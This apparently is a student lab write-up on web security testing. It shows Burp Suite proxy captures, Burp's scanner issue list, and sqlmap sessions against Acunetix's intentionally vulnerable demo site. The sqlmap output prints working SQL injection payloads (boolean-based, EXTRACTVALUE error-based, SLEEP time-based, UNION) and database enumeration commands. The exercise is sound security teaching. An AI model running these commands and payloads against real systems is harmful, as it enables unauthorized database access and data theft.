
HTML Form URL Encoded (urlencoded-form), 36 bytes

Packets: 601410 - Displayed: 288629 (48.0%)

Profile: Default

Experiment no. 7: To perform Web Security Testing

Output: Include Screenshots of the Tool used



The image displays two screenshots of the Burp Suite Community Edition v2022.2.4 interface, showing the results of a web security test.

Top Screenshot: The 'HTTP history' tab is active, showing a list of intercepted requests. The first request is highlighted, showing details in the 'Request' and 'Response' panels. The 'Request' panel shows a GET request to `https://www.guru99.com/` with a status of 200 OK. The 'Response' panel shows the HTML content of the page, including the title 'Meet Guru99 & #8211; CSITCET' and various meta tags.

Bottom Screenshot: The 'HTTP history' tab is active, showing a list of intercepted requests. The first request is highlighted, showing details in the 'Request' and 'Response' panels. The 'Request' panel shows a GET request to `https://www.guru99.com/` with a status of 200 OK. The 'Response' panel shows the HTML content of the page, including the title 'Meet Guru99 & #8211; CSITCET' and various meta tags.

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time requ...
https://static.cloudflareinsights.com	GET	/		200	46584	HTML	Events		13:12:11.30...
http://www.csitcet.in	GET	/home.html		200	24935	HTML	CSI TCET		13:12:11.30...
http://www.csitcet.in	GET	/js/custom.js		200	2879	script			13:12:13.30...
http://www.csitcet.in	GET	/plugins/bootstrap/...		200	51458	script			13:12:13.30...
http://www.csitcet.in	GET	/plugins/google-ma...		200	3502	script			13:12:13.30...
http://www.csitcet.in	GET	/plugins/isotope/ml...		200	89932	script			13:12:13.30...
http://www.csitcet.in	GET	/plugins/jquery/...		200	268802	script			13:12:13.30...
http://www.csitcet.in	GET	/plugins/magnific-p...		200	20529	script			13:12:13.30...
http://www.csitcet.in	GET	/plugins/popper/po...		200	19306	script			13:12:13.30...
https://www.csitcet.in	GET	/...		200	43474	script			13:12:13.30...

Request

```

1 GET /home.html HTTP/1.1
2 Host: www.csitcet.in
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.5
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Wed, 30 Mar 2022 07:42:10 GMT
3 Server: Apache
4 Upgrade: h2,h2c
5 Connection: Upgrade, close
6 Last-Modified: Fri, 01 Oct 2021 14:39:59 GMT
7 ETag: "372060c-603e-5cd4b89a5702c-gzip"
8 Accept-Ranges: bytes
9 Vary: Accept-Encoding
10 Content-Length: 24638
11 Content-Type: text/html
12
13 <!DOCTYPE html>

```

Request to https://www.googletagmanager.com/443 [172.217.174.232]

Forward Drop Intercept is on Action Open Browser

```

1 GET /gtag/js?id=UA-23801668-13 HTTP/1.1
2 Host: www.googletagmanager.com
3 Sec-Ch-Ua: "(Not A Brand";v="8", "Chromium";v="99"
4 Sec-Ch-Ua-Mobile: 70
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept: */*
8 Sec-Fetch-Site: cross-site
9 Sec-Fetch-Mode: no-cors
10 Sec-Fetch-Dest: script
11 Referer: http://www.csitcet.in/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Connection: close
15
16

```


Burp Suite Community Edition v2022.2.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
1	https://www.gurur99.com	GET	/			200	277528	HTML	html	Meet Gurur99 & #8211...		✓	104.19.155.82		13:07:50 30...	8081
2	http://www.citcet.in	GET	/home.html			200	24935	HTML	html	CSITCET		✓	184.168.97.212		13:09:51 30...	8081
3	http://www.citcet.in	GET	/home.html			200	24935	HTML	html	CSITCET		✓	184.168.97.212		13:10:10 30...	8081
4	http://www.citcet.in	GET	/			200	46517	HTML	html	Events		✓	184.168.97.212		13:11:50 30...	8081
5	http://www.citcet.in	GET	/			200	46564	HTML	html	Events		✓	184.168.97.212		13:11:53 30...	8081
12	https://www.google-anal...	GET	/analytics.js			200	50809	script	js			✓	142.250.192.14		13:12:11 30...	8081
13	https://www.google-tagm...	GET	/gtag/js?id=UA-23581568-13		✓	200	14421	script	js			✓	172.217.174.232		13:12:11 30...	8081
14	https://static.cloudflare...	GET	/beacon.min.js			200	14421	script	js			✓	104.18.47.230		13:12:11 30...	8081
16	https://maps.googleapis.c...	GET	/maps/api/js?key=Alza5yBu5nZK...		✓	200	14421	script	js			✓	142.250.192.138		13:12:12 30...	8081
17	http://www.citcet.in	GET	/plugins/jquery/jquery.js			200	268802	script	js			✓	184.168.97.212		13:12:12 30...	8081
18	https://fonts.googleapis.c...	GET	/css?family=Rayway300,400,40...		✓	200	268802	script	js			✓	172.217.174.234		13:12:12 30...	8081

Request

```

1 GET /analytics.js HTTP/1.1
2 Host: www.google-analytics.com
3 Sec-CH-UA: "Chromium",v="99"
4 Sec-CH-UA-Mobile: 0
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
6 Sec-CH-UA-Platform: "Windows"
7 Accept: */*
8 Accept-Charset: cross-site
9 Sec-Fetch-Mode: no-cors
10 Sec-Fetch-Dest: script
11 Referer: http://www.citcet.in/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Connection: close

```

Response

```

1 HTTP/2 200 OK
2 Strict-Transport-Security: max-age=10886400; includeSubDomains; preload
3 X-Content-Type-Options: nosniff
4 Vary: Accept-Encoding
5 Cross-Origin-Resource-Policy: cross-origin
6 Server: Gofe
7 Content-Length: 50205
8 Date: Wed, 30 Mar 2022 06:36:28 GMT
9 Expires: Wed, 30 Mar 2022 06:36:28 GMT
10 Cache-Control: public, max-age=7200
11 Age: 3543
12 Last-Modified: Tue, 02 Nov 2021 17:39:06 GMT
13 Content-Type: text/javascript
14 Alt-Svc: h3="443"; ma=2592000,h3-28="443"; ma=2592000,h3-Q050="443"; ma=2592000,h3-Q046="443"; ma=2592000,h3-Q043="443"; ma=2592000,quic="443"; ma=2592000; v="46,43"
15
16 (function(){
17
18 Copyright The Closure Library Authors.
19 SPDX-License-Identifier: Apache-2.0
20
21 var aa=this||self,l=function(a,b){
22   a=a.split(".");
23   var c=aa;
24   a[0]in c||"undefined"==typeof c.execScript||c.execScript("var "+a[0]);
25   for(var d;
26     a.length&&(d=a.shift());
27     a.length||void 0==b?c[d]&&c[d]==Object.prototype[d]?c[d]:c[d]=
28     :c[d]=b
29 }

```

Inspector

Request Attributes 2

Request Headers 13

Response Headers 13

Burp Suite Community Edition v2022.2.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Site map Scope Issue definitions

Issue Definitions

This listing contains the definitions of all issues that can be detected by Burp Scanner.

Name	Typical severity	Type index
OS command injection	High	0x00100100
SQL injection	High	0x00100200
SQL injection (second order)	High	0x00100210
ASP.NET tracing enabled	High	0x00100280
File path traversal	High	0x00100300
XML external entity injection	High	0x00100400
LDAP injection	High	0x00100500
XPath injection	High	0x00100600
XML injection	Medium	0x00100700
ASP.NET debugging enabled	Medium	0x00100800
HTTP PUT method is enabled	High	0x00100900
Out-of-band resource load (HTTP)	High	0x00100a00
File path manipulation	High	0x00100b00
PHP code injection	High	0x00100c00
Server-side JavaScript code injection	High	0x00100d00
Perl code injection	High	0x00100e00
Ruby code injection	High	0x00100f00
Python code injection	High	0x00100f10
Expression Language injection	High	0x00100f20
Unidentified code injection	High	0x00101000
Server-side template injection	High	0x00101080
SSI injection	High	0x00101100
Cross-site scripting (stored)	High	0x00200100
HTTP request smuggling	High	0x00200140
Web cache poisoning	High	0x00200180
HTTP response header injection	High	0x00200200
Cross-site scripting (reflected)	High	0x00200300
Client-side template injection	High	0x00200308
Cross-site scripting (DOM-based)	High	0x00200310
Cross-site scripting (reflected DOM-based)	High	0x00200311
Cross-site scripting (stored DOM-based)	High	0x00200312
JavaScript injection (DOM-based)	High	0x00200320
JavaScript injection (reflected DOM-based)	High	0x00200321
JavaScript injection (stored DOM-based)	High	0x00200322
Path-relative style sheet import	Information	0x00200328
Client-side SQL injection (DOM-based)	High	0x00200330
Client-side SQL injection (reflected DOM-based)	High	0x00200331
Client-side SQL injection (stored DOM-based)	High	0x00200332
WebSocket URL poisoning (DOM-based)	High	0x00200340
WebSocket URL poisoning (reflected DOM-based)	High	0x00200341
WebSocket URL poisoning (stored DOM-based)	High	0x00200342
Local file path manipulation (DOM-based)	High	0x00200350
Local file path manipulation (reflected DOM-based)	High	0x00200351

OS command injection

Description

Operating system command injection vulnerabilities arise when an application incorporates user-controllable data into a command that is processed by a shell command interpreter. If the user data is not strictly validated, an attacker can use shell metacharacters to modify the command that is executed, and inject arbitrary further commands that will be executed by the server.

OS command injection vulnerabilities are usually very serious and may lead to compromise of the server hosting the application, or of the application's own data and functionality. It may also be possible to use the server as a platform for attacks against other systems. The exact potential for exploitation depends upon the security context in which the command is executed, and the privileges that this context has regarding sensitive resources on the server.

Remediation

If possible, applications should avoid incorporating user-controllable data into operating system commands. In almost every situation, there are safer alternative methods of performing server-level tasks, which cannot be manipulated to perform additional commands than the one intended.

If it is considered unavoidable to incorporate user-supplied data into operating system commands, the following two layers of defense should be used to prevent attacks:

- The user data should be strictly validated. Ideally, a whitelist of specific accepted values should be used. Otherwise, only short alphanumeric strings should be accepted. Input containing any other data, including any conceivable shell metacharacter or whitespace, should be rejected.
- The application should use command APIs that launch a specific process via its name and command-line parameters, rather than passing a command string to a shell interpreter that supports command chaining and redirection. For example, the Java API Runtime.exec and the ASP.NET API Process.Start do not support shell metacharacters. This defense can mitigate the impact of an attack even in the event that an attacker circumvents the input validation defenses.

References

- Web Security Academy: OS command injection

Vulnerability classifications


- CWE-77: Improper Neutralization of Special Elements used in a Command ("Command Injection")
- CWE-78: Improper Neutralization of Special Elements used in an OS Command ("OS Command Injection")
- CWE-116: Improper Encoding or Escaping of Output
- CAPEC-248: Command Injection

Typical severity

High

Type index

[http://testphp.vulnweb.com/listproducts.php?cat=1`](http://testphp.vulnweb.com/listproducts.php?cat=1)



TEST and Demonstration site for [Acunetix Web Vulnerability Scanner](#)

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

go

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)


[Links](#)

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)



[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Sqlmap

```
Machine View
Applications ▾ Places ▾ Terminal ▾ Fri 13:24 1 🔍 🔊 🔌 🔌 🔌 🔌
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --db
[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:07:20 /2022-05-06/

[13:07:21] [INFO] testing connection to the target URL
[13:07:21] [INFO] heuristics detected web page charset 'ascii'
[13:07:21] [INFO] checking if the target is protected by some kind of WAF/IPs
[13:07:21] [INFO] testing if the target URL content is stable
[13:07:22] [INFO] target URL content is stable
[13:07:22] [INFO] testing if GET parameter 'cat' is dynamic
[13:07:22] [INFO] heuristics detected web page charset 'ISO-8859-2'
[13:07:22] [INFO] GET parameter 'cat' appears to be dynamic
[13:07:22] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[13:07:22] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting
[13:07:22] [INFO] testing for SQL injection on GET parameter 'cat'
[13:07:22] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[13:07:22] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[13:07:47] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:07:48] [WARNING] reflective value(s) found and filtering out
[13:07:49] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[13:07:49] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[13:07:49] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[13:07:50] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
```



```

root@kali: ~
File Edit View Search Terminal Help
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 5934=5934

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: cat=1 AND EXTRACTVALUE(4586,CONCAT(0x5c,0x7178717a71,(SELECT (ELT(4586=4586,1))),0x717a707171))

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: cat=1 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178717a71,0x72536f696c594545696f6377
534a477a7a474c4f6f417275467958625054574762534f7457676251,0x717a707171),NULL,NULL,NULL,NULL-- LBzr
---
[13:09:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[13:09:20] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[13:09:21] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'

[*] ending @ 13:09:21 /2022-05-06/

```

```

Machine View
Applications ▾ Places ▾ Terminal ▾ Fri 13:26
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
nd user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability an
d are not responsible for any misuse or damage caused by this program

[*] starting @ 13:10:54 /2022-05-06/

[13:10:54] [INFO] resuming back-end DBMS 'mysql'
[13:10:54] [INFO] testing connection to the target URL
[13:10:55] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 5934=5934

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: cat=1 AND EXTRACTVALUE(4586,CONCAT(0x5c,0x7178717a71,(SELECT (ELT(4586=4586,1))),0x717a707171))

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: cat=1 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178717a71,0x72536f696c594545696f6377
534a477a7a474c4f6f417275467958625054574762534f7457676251,0x717a707171),NULL,NULL,NULL,NULL-- LBzr
---
[13:10:55] [INFO] the back-end DBMS is MySQL

```

```
root@kali: ~
File Edit View Search Terminal Help
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: cat=1 AND SLEEP(5)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178717a71,0x72536f696c594545696f6377
534a477a7a474c4f6f417275467958625054574762534f7457676251,0x717a707171),NULL,NULL,NULL,NULL-- LBzr
---
[13:10:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[13:10:55] [INFO] fetching tables for database: 'information_schema'
Database: information_schema
[79 tables]
-----
ADMINISTRABLE_ROLE_AUTHORIZATIONS
APPLICABLE ROLES
CHARACTER SETS
CHECK CONSTRAINTS
COLLATIONS
COLLATION_CHARACTER_SET_APPLICABILITY
COLUMNS
COLUMNS EXTENSIONS
COLUMN PRIVILEGES
COLUMN_STATISTICS
ENABLED ROLES
ENGINES
EVENTS
FILES
INNODB_BUFFER_PAGE
INNODB_BUFFER_PAGE_LRU
INNODB_BUFFER_POOL_STATS
INNODB_CACHED_INDEXES
INNODB_CMP
INNODB_CMPMEM
INNODB_CMPMEM_RESET
```

```
Machine View
Applications Places Terminal Fri 13:27
root@kali: ~
File Edit View Search Terminal Help
OPTIMIZER TRACE
PARAMETERS
PARTITIONS
PLUGINS
PROCESSLIST
PROFILING
REFERENTIAL CONSTRAINTS
RESOURCE GROUPS
ROLE_COLUMN_GRANTS
ROLE_ROUTINE_GRANTS
ROLE_TABLE_GRANTS
ROUTINES
SCHEMATA
SCHEMATA EXTENSIONS
SCHEMA PRIVILEGES
STATISTICS
ST_GEOMETRY_COLUMNS
ST_SPATIAL_REFERENCE_SYSTEMS
ST_UNITS_OF_MEASURE
TABLES
TABLESPACES
TABLESPACES EXTENSIONS
TABLES EXTENSIONS
TABLE CONSTRAINTS
TABLE CONSTRAINTS EXTENSIONS
TABLE PRIVILEGES
TRIGGERS
USER_ATTRIBUTES
USER PRIVILEGES
VIEWS
VIEW_ROUTINE_USAGE
VIEW_TABLE_USAGE
-----
[13:10:55] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
[*] ending @ 13:10:55 /2022-05-06/
```



```
Machine View
Applications Places Terminal Fri 13:27
root@kali: ~

File Edit View Search Terminal Help
[*] ending @ 13:10:55 /2022-05-06/

root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema -T views --column
s

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
nd user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability an
d are not responsible for any misuse or damage caused by this program

[*] starting @ 13:11:58 /2022-05-06/

[13:11:58] [INFO] resuming back-end DBMS 'mysql'
[13:11:58] [INFO] testing connection to the target URL
[13:11:59] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 5934=5934

Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: cat=1 AND EXTRACTVALUE(4586,CONCAT(0x5c,0x7178717a71,(SELECT (ELT(4586=4586,1))),0x717a707171))

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: cat=1 AND SLEEP(5)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178717a71,0x72536f666963594545696f6377
534a477a7a474c4f6f417275467958625054574762534f7457676251,0x717a707171),NULL,NULL,NULL,NULL-- LBzr

[13:12:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[13:12:35] [INFO] fetching columns for table 'VIEWS' in database 'information_schema'
Database: information_schema
Table: VIEWS
[10 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| CHARACTER_SET_CLIENT | varchar(64) |
| CHECK_OPTION | enum('NONE','LOCAL','CASCADED') |
| COLLATION_CONNECTION | varchar(64) |
| DEFINER | varchar(288) |
| IS_UPDATABLE | enum('NO','YES') |
| SECURITY_TYPE | varchar(7) |
| TABLE_CATALOG | varchar(64) |
| TABLE_NAME | varchar(64) |
| TABLE_SCHEMA | varchar(64) |
| VIEW_DEFINITION | longtext |
+-----+-----+

[13:12:35] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'

[*] ending @ 13:12:35 /2022-05-06/
```

```
Machine View
Applications Places Terminal Fri 13:28
root@kali: ~

File Edit View Search Terminal Help
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178717a71,0x72536f696c594545696f6377
534a477a7a474c4f6f417275467958625054574762534f7457676251,0x717a707171),NULL,NULL,NULL,NULL-- LBzr

[13:12:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[13:12:35] [INFO] fetching columns for table 'VIEWS' in database 'information_schema'
Database: information_schema
Table: VIEWS
[10 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| CHARACTER_SET_CLIENT | varchar(64) |
| CHECK_OPTION | enum('NONE','LOCAL','CASCADED') |
| COLLATION_CONNECTION | varchar(64) |
| DEFINER | varchar(288) |
| IS_UPDATABLE | enum('NO','YES') |
| SECURITY_TYPE | varchar(7) |
| TABLE_CATALOG | varchar(64) |
| TABLE_NAME | varchar(64) |
| TABLE_SCHEMA | varchar(64) |
| VIEW_DEFINITION | longtext |
+-----+-----+

[13:12:35] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'

[*] ending @ 13:12:35 /2022-05-06/
```

```
Machine View
Applications ▾ Places ▾ Terminal ▾ Fri 13:29 root@kali: ~
File Edit View Search Terminal Help

[*] ending @ 13:18:01 /2022-05-06/

root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema -T VIEWS -C CHECK_OPTION --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:18:47 /2022-05-06/

[13:18:48] [INFO] resuming back-end DBMS 'mysql'
[13:18:48] [INFO] testing connection to the target URL
[13:18:48] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 5934=5934

Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: cat=1 AND EXTRACTVALUE(4586,CONCAT(0x5c,0x7178717a71,(SELECT (ELT(4586=4586,1))),0x717a707171))

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: cat=1 AND SLEEP(5)

Type: UNION query

[13:18:49] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[13:18:49] [INFO] retrieved: 0
[13:18:50] [WARNING] table 'VIEWS' in database 'information schema' appears to be empty
Database: information_schema
Table: VIEWS
[0 entries]
+-----+
| CHECK_OPTION |
+-----+
+-----+

[13:18:50] [INFO] table 'information_schema.VIEWS' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/dump/information_schema/VIEWS.csv'
[13:18:50] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com/'

[*] ending @ 13:18:50 /2022-05-06/
```